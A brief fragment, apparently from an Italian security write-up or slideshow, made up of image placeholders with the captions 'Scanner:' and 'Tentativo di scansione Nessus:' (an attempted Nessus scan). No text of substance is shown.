

Scanner:

Tentativo di scansione Nessus:


